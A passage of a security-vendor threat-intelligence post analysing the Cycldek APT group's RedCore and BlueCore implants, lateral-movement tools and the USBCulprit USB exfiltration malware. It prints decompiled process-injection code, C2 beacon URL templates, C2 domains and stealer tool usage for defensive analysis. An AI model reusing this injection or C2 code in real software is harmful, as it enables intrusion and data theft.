Cycldek: Bridging the (air) gap

securelist.com/cycldek-bridging-the-air-gap/97157

GReAT, Mark Lechtik, Giampaolo Dedola

Key findings

While investigating attacks related to a group named Cycldek post 2018, we were able to uncover various pieces of information on its activities that were not known thus far. In this blog post we aim to bridge the knowledge gap on this group and provide a more thorough insight into its latest activities and modus operandi. Here are some key insights that will be described in this publication:

- Cycldek (also known as Goblin Panda and Conimes) has been active in the past two years, conducting targeted operations against governments in Southeast Asia.
- Our analysis shows two distinct patterns of activity, indicating the group consists of two operational entities that are active under a mutual quartermaster.
- We were able to uncover an extensive toolset for lateral movement and information stealing used in targeted networks, consisting of custom and unreported tools as well as living-off-the-land binaries.
- One of the newly revealed tools is named USBCulprit and has been found to rely on USB media in order to exfiltrate victim data. This may suggest Cycldek is trying to reach air-gapped networks in victim environments or relies on physical presence for the same purpose.

Background

Cycldek is a long-known Chinese-speaking threat actor. Based on the group's past activity, it has a strong interest in Southeast Asian targets, with a primary focus on large organizations and government institutions in Vietnam. This is evident from a series of targeted campaigns that are publicly attributed to the group, as outlined below:

- 2013 – indicators affiliated to the group were found in a network of a technology company operating in several sectors, as briefly described by CrowdStrike.
- 2014 – further accounts by CrowdStrike describe vast activity by the group against Southeast Asian organizations, most notably Vietnam. The campaigns made prominent use of Vietnamese-language lure documents, delivering commodity malware like PlugX, that was typically leveraged by Chinese-speaking actors.
- 2017 – the group was witnessed launching attacks using RTF lure documents with political content related to Vietnam, dropping a variant of a malicious program named NewCore RAT, as described by Fortinet.
- 2018 – attacks have been witnessed in government organizations across several Southeast Asian countries, namely Vietnam, Thailand and Laos, using a variety of tools and new TTPs. Those include usage of the Royal Road builder, developed versions of the NewCore RAT malware and other unreported implants. These were the focus of intel reports available to Kaspersky's Threat Intelligence Portal subscribers since October 2019, and will be the subject matter of this blog post.



VAST ACTIVITY AGAINST SOUTH EAST ASIAN COUNTRIES USING PLUGX
USAGE OF NEWCORE RAT AS A PRIMARY TOOL IN ATTACKS AGAINST VIETNAM
2013
2018
2014
2017
ATTACKS DESCRIBED IN THIS BLOG POST
FIRST SIGHTINGS OF IOCs RELATED TO THE GROUP IN A TECHNOLOGY COMPANY
ATTACKS AGAINST SOUTH EAST ASIAN GOVERNMENTS, USING A WIDE TOOLSET AND NEW TTPs

***Figure 1*: Timeline of Cycldek-attributed attacks.**

Most attacks that we observed after 2018 start with a politically themed RTF document built with the 8.t document builder (also known as 'Royal Road') and sent as a phishing mail to the victims. These documents are bundled with 1-day exploits (e.g. CVE-2012-0158, CVE-2017-11882, CVE-2018-0802) which in turn run a dropper for three files:

- a legitimate signed application, usually related to an AV product, e.g. QcConsol – McAfee's QuickClean utility, and wsc_proxy.exe, Avast's remediation service.
- a malicious DLL which is side-loaded by the former application.
- an encrypted binary which gets decrypted and executed by the DLL.

The final payload that is run in memory is malware known as NewCore RAT. It is based on an open-source framework named PcShare or PcClient that used to be prevalent in Chinese hacker forums more than a decade ago. Today, the software is fully available on Github, allowing attackers to leverage and modify it for their needs.

In the case of Cycldek, the first public accounts of the group's usage of NewCore date back to 2017. As described in a blog post by Fortinet, the malware provides the attacker with broad capabilities such as conducting a range of operations on files, taking screenshots, controlling the machine via a remote shell and shutting down or restarting the system.

Two implants, two clusters


When inspecting the NewCore RAT malware delivered during the various attacks we investigated, we were able to distinguish between two variants. Both were deployed as side-loaded DLLs and shared multiple similarities, both in code and behavior. At the same time, we noticed differences that indicate the variants could have been used by different operators.

Our analysis shows that the underlying pieces of malware and the way they were used form two clusters of activity. As a result, we named the variants BlueCore and RedCore and examined the artifacts we found around each one in order to profile their related clusters. Notable characteristics of each cluster's implant are summarized in the table below.

	BlueCore	**RedCore**
Initial Infection Vector	RTF documents	Unknown
Legitimate AV Utility	QcConcol.exe (McAfee's QuickClean utility)	wsc_proxy.exe (Avast's remediation application)
Side-Loaded DLL	QcLite.dll	wsc.dll
Payload Loader	stdole.tlb – contains PE loading shellcode and an encrypted BlueCore binary	msgsm64.acm -contains PE loading shellcode and and an encrypted RedCore binary
Injected Process	dllhst3g.exe	explorer.exe or winlogon.exe
Configuration File	%APPDATA%\desktop.ini	C:\Documents and Settings\All Users\Documents\desktop.ini or C:\Documents and Settings\All Users\Documents\desktopWOW64.ini
Mutexes	UUID naming scheme, e.g. {986AFDE7-F299-4A7D-BBF4-CA756FC27208}, {CF94A87F-4B49-4751-8E5C-DA2D0A8DEC2F}	UUID naming scheme, e.g. {CB191C19-1D2D-45FC-9092-6DB462EFEAC6}, {F0062B9A-15F8-4D5F-9DE8-02F39EBF71FB}, {E68DFA68-1132-4A32-ADE2-8C87F282C457}, {728264DE-3701-419B-84A4-2AD86B0C43A3}, {2BCD5B61-288C-44D5-BA0D-AAA00E9D2273}, {D9AE3AB0-D123-4F38-A9BE-898C8D49A214}
Communicated URL Scheme	http://%s:%d/link?url=%s&enpl=%s&encd=%s	http://%s:%d/search.jsp?referer=%s&kw=%s&psid=%s or http://%s:%d/search.jsp?url=%s&referer=%s&kw=%s&psid=%s

***Table 1**: Comparison of BlueCore and RedCore loader and implant traits.*

As demonstrated by the table, the variants share similar behavior. For example, both use DLL load order hijacking to run code from DLLs impersonating dependencies of legitimate AV utilities and both share a mutex naming convention of random UUIDs, where mutexes are used for synchronization of thread execution. By comparing code in both implants, we can find multiple functions that originate from the PCShare RAT; however, several others (like the injection code in the figure below) are proprietary and demonstrate identical code that may have been written by a shared developer.



```
adjust_token_privilege_to_SeDebugePrivilege();
process_info.hProcess = 0;
process_info.hThread = 0;
process_info.dwProcessId = 0;
process_info.dwThreadId = 0;
memset(&startup_info.lpReserved, 0, 0x40u);
startup_info.cb = 68;
startup_info.dwFlags = 1;
startup_info.wShowWindow = 0;
CreateProcessW(lpApplicationNa, 0, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &startup_info, &process_info);
memset(&Context.Dr0, 0, 0x2C8u);
Context.ContextFlags = 65599;
GetThreadContext(process_info.hThread, &Context);
injected_buff = VirtualAllocEx(
                  process_info.hProcess,
                  0,
                  buffer_size,
                  MEM_COMMIT | MEM_RESERVE,
                  PAGE_EXECUTE_READWRITE);
if ( !injected_buff )
  return 0;
bytes_written = 0;
if ( !WriteProcessMemory(process_info.hProcess, injected_buff, buffer_to_write, buffer_size, &bytes_written) )
  return 0;
Context.Eip = injected_buff;
SetThreadContext(process_info.hThread, &Context);
ResumeThread(process_info.hThread);
```

```
current_process = GetCurrentProcess();
OpenProcessToken(current_process, 0x28u, &h_token);
LookupPrivilegeValueW(0, L"SeDebugPrivilege", &luid);
token_priv.Privileges[0].Luid = luid;
token_priv.PrivilegeCount = 1;
token_priv.Privileges[0].Attributes = 2;
AdjustTokenPrivileges(h_token, 0, &token_priv, 0x10u, 0, 0);
memset(&starup_info.lpReserved, 0, 0x40u);
starup_info.cb = 68;
process_info.hProcess = 0;
process_info.hThread = 0;
process_info.dwProcessId = 0;
process_info.dwThreadId = 0;
CreateProcessW(c_path_to_dllhst3g_exe, 0, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &starup_info, &process_info);
memset(&context.Dr0, 0, 0x2C8u);
context.ContextFlags = 0x1003F;
GetThreadContext(process_info.hThread, &context);
injected_buff = VirtualAllocEx(process_info.hProcess, 0, stdole_decoded_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if ( !injected_buff )
  return 0;
bytes_written = 0;
if ( !WriteProcessMemory(process_info.hProcess, injected_buff, c_stdole_buffer, stdole_decoded_size, &bytes_written) )
  return 0;
context.Eip = injected_buff;
SetThreadContext(process_info.hThread, &context);
ResumeThread(process_info.hThread);
```

***Figure* 2: Code similarity in proprietary injection code used in both RedCore and BlueCore implants. Code marked in yellow in BlueCore is an inlined version of the marked function in RedCore.**

Moreover, both implants leverage similar injected shellcode used to load the RedCore and BlueCore implants. This shellcode, which resides in the files 'stdole.tlb' and 'msgsm64.acm', contains a routine used to decrypt the implants' raw executable from an embedded blob, map it to memory and execute it from its entry point in a new thread. Since both pieces of shellcode are identical for the two variants and cannot be attributed to any open source project, we estimate that they originate from a proprietary shared resource.





***Figure 3**: Call flow graph comparison for binary decryption functions used by the shellcode in both clusters.*

Having said that, it is also evident that there are differences between the variants. The clearest distinctions can be made by looking at malware functionality that is unique to one type of implant and absent from the other. The following are examples of features that could be found only in RedCore implants, suggesting that despite their similarity with BlueCore, they were likely used by a different entity for different purposes:

- Keylogger: RedCore records the title of the current foreground window (if it exists) and logs keystrokes each 10ms to an internal buffer of size 65530. When this buffer is filled, data from it is written to a file named 'RCoRes64.dat'. The data is encoded using a single byte XOR with the key 0xFA.
- Device enumerator: RedCore registers a window class intended to intercept window messages with a callback that checks if the inspected message was sent as a result of a DBT_DEVICEARRIVAL Such events signal the connection of a device to the system, in which case the callback verifies that this device is a new volume, and if it is, it sends a bitmap with the currently available logical drives to the C&C.
- RDP logger: RedCore subscribes to an RDP connection event via ETW and notifies the C&C when it occurs. The code that handles this functionality is based on a little-known Github repository named EventCop which is intended to obtain a list of users that connected to a system via RDP. The open-source code was modified so that instead of printing the data of the incoming connection, the malware would contact the C&C and inform it about the connection event.
- Proxy server: RedCore spawns a server thread that listens on a pre-configured port (by default 49563) and accepts requests from non-localhost connections. A firewall exception is made for the process before the server starts running, and any subsequent requests passed from a source to it will be validated and passed on to the C&C in their original format.

Perhaps the most notable difference between the two implants is the URL scheme they use to connect and beacon their C&C servers. By looking for requests made using similar URL patterns in our telemetry, we were able to find multiple C&C servers and divide the underlying infrastructure based on the aforementioned two clusters. The requests by each malware type were issued only by legitimate and signed applications that were either leveraged to side-load a malicious DLL or injected with malicious code. All of the discovered domains were used to download further samples.



```
sprintf(                                                          RedCore
  &search_jsp_url,
  "http://%s:%d/search.jsp?referer=%s&kw=%s&psid=%s",
  c_conf->c2_default_address.ip_addr,

  port,
  c_conf->encoding_key,                     // Used to encrypt content of URL parameters
  c_conf->protocol_kw,                      // "MANU"\"HTTP"\"TCP"\"AUTO"
  c_conf->parameter);
sprintf(
  link_url,                                                       BlueCore
  "http://%s:%d/link?url=%s&enpl=%s&encd=%s",
  &c_this->ip_addr,
  *&c_this->_port,
  c_this->encoding_key,                   // Used to encrypt content of URL parameters
  c_this->protocol_kw,                    // "HTTP"\"TCP"
  c_this->parameter);
```

***Figure 4**: Difference in URL scheme used by each implant for C2 communication.*

The conclusion that we were able to reach from this is that while all targets were diplomatic and government entities, each cluster of activity had a different geographical focus. The operators behind the BlueCore cluster invested most of their efforts on Vietnamese targets with several outliers in Laos and Thailand, while the operators of the RedCore cluster started out with a focus on Vietnam and diverted to Laos by the end of 2018. The statistics of these activities, based on the number of detected samples we witnessed downloaded from each cluster of C&Cs, are outlined in the figures below.




***Figure 5**: Volume of downloaded samples from C&Cs of each cluster by country and month, since mid-2018.*

Furthermore, considering both differences and similarities, we are able to conclude that the activities we saw are affiliated to a single actor, which we refer to as Cycldek. In several instances, we spotted unique tools crafted by the group that were downloaded from servers of both groups. One example of this, which can be seen in the figure below, is a tool custom built by the group named USBCulprit. Two samples of it were downloaded from both BlueCore and RedCore servers. A more comprehensive list can be found in the Appendix. All in all, this suggests the entities operating behind those clusters are sharing multiple resources – both code and infrastructure – and operating under a single organizational umbrella.



tinmoi.thoitietdulich.com
tinmoi.vieclamthemde.com
nghiencuu.onetotechnologys.com
cophieu.dcsvnqvmn.com
hcm.vietbaonam.com
mychau.dongnain.com
53
443
80
53
8080
8080
443
443
2E522CE8104C0693288C997604AE0096
D8DB9D6585D558BA2D28C33C6FC61874
USBCulprit

***Figure 6*: Examples of proprietary malware named USBCulprit downloaded from servers of both clusters. Further examples are provided in the Appendix.**

Info stealing and lateral movement toolset


During the analysis, we were able to observe a variety of tools downloaded from both BlueCore and RedCore implants used for either lateral movement in the compromised networks or information stealing from infected nodes. There were several types of these tools – some were proprietary and formerly unseen in the wild; others were pieces of software copied from open-source post-exploitation frameworks, some of which were customized to complete specific tasks by the attackers.

As in the cases of RedCore and BlueCore, the downloaded tools were all invoked as side-loaded DLLs of legitimate signed applications. Such applications included AV components like wsc_proxy.exe (Avast remediation service), qcconsol.exe and mcvsshld.exe (McAfee components), as well as legitimate Microsoft and Google utilities like the resource compiler (rc.exe) and Google Updates (googleupdate.exe). These tools could be used in order to bypass weak security mechanisms like application whitelisting, grant the malware additional permissions during execution or complicate incident response.

As already mentioned, the bulk of these tools are common and widespread among attackers, sometimes referred to as living-off-the-land binaries, or LOLbins. Such tools can be part of open-source and legitimate software, abused to conduct malicious activities. Examples include BrowserHistoryView (a Nirsoft utility to obtain browsing history from common browsers), ProcDump (Sysinternals tools used to dump memory, possibly to obtain passwords from running processes), Nbtscan (command line utility intended to scan IP networks for NetBIOS information) and PsExec (Sysinternals tools used to execute commands remotely in the network, typically used for lateral movement).

The rest of the tools were either developed fully by the attackers or made use of known tools that were customized to accommodate particular attack scenarios. The following are several notable examples:

> **Custom HDoor:** an old tool providing full-featured backdoor capabilities like remote machine administration, information theft, lateral movement and the launch of DDoS attacks. Developed by a hacker known as Wicked Rose, it was popular in Chinese underground forums for a while and made its way into the APT world in the form of variants based on it. One example is the Naikon APT that made use of the original tool.
> The custom version used by Cycldek uses a small subset of the features and the attackers used it to scan internal networks and create tunnels between compromised hosts in order to avoid network detections and bypass proxies. The tool allows the attackers to exfiltrate data from segregated hosts accessible through the local network but not connected to the internet.




```
c:\>h2.exe -hbs
[Usage:]
    -hbs <HostName>|<StartIP[-EndIP]> [Options]

[Options:]
    /b              Get Banner for many ports scan
    /c              Check Web Version
    /n              Note Port Open
    /o              Scan Port Only
    /w              Scan Web Version Only
    /d <Delay>      TCP connect timeout, between 1-20, default is 5
    /l <Logfile>    Log file name, default is hbs.txt
    /m [Ports]      Scan many ports, default will scan 35 ports
    /p <Port>       Scan port, default is 25
    /s <String>     Scan sensitive string
    /t <Thread>     Scan thread number, between 1-1000, default is 200


c:\>h2.exe -s -listen
[+] Listening ConnectBack Port 80 ......
[+] Listening Socks5 Agent Port 8009 ......
[+] Waiting for MainSocket on port:80 ......
_
```

***Figure 7*: Command line usage of the custom HDoor tool.**

JsonCookies: proprietary tool that steals cookies from SQLite databases of Chromium-based browsers. For this purpose, the sqlite3.dll library is downloaded from the C&C and used during execution to parse the database and generate a JSON file named ‘FuckCookies.txt’ containing stolen cookie info. Entries in the file resemble this one:

```
{
"domain": ".google.com",
"id": 1,
"name": "NID",
"path": "/",
"value": "%VALUE%"
}
```

ChromePass: proprietary tool that steals saved passwords from Chromium-based browser databases. The output of the parsed database is an HTML document containing a table with URLs and their corresponding stolen username and password information. This program includes a descriptive command line message that explains how to use it, as outlined below.



```
c:\>chromepass.exe -h

  Retrieve Google Chrome Passwords
        -f      Chrome Login Data file
        -s      Output to html file
        -h      Help\nn  Usage:chromepass.exe <-f ChromeDbFile> <-s SaveFile> <-h>
```

***Figure 8*: Command line usage of the ChromePass tool.**

Formerly Unreported Malware: USBCulprit

One of the most notable examples in Cycldek’s toolset that demonstrates both data stealing and lateral movement capabilities is a malware we discovered and dubbed USBCulrpit. This tool, which we saw downloaded by RedCore implants in several instances, is capable of scanning various paths in victim machines, collecting documents with particular extensions and passing them on to USB drives when they are connected to the system. It can also selectively copy itself to a removable drive in the presence of a particular file, suggesting it can be spread laterally by having designated drives infected and the executable in them opened manually.

During the time the malware was active, it showed little change in functionality. Based on Kaspersky’s telemetry, USBCulprit has been seen in the wild since 2014, with the latest samples emerging at the end of 2019. The most prominent addition incorporated to samples detected after 2017 is the capability to execute files with a given name from a connected USB. This suggests that the malware can be extended with other modules. However, we were not able to capture any such files and their purpose remains unknown.

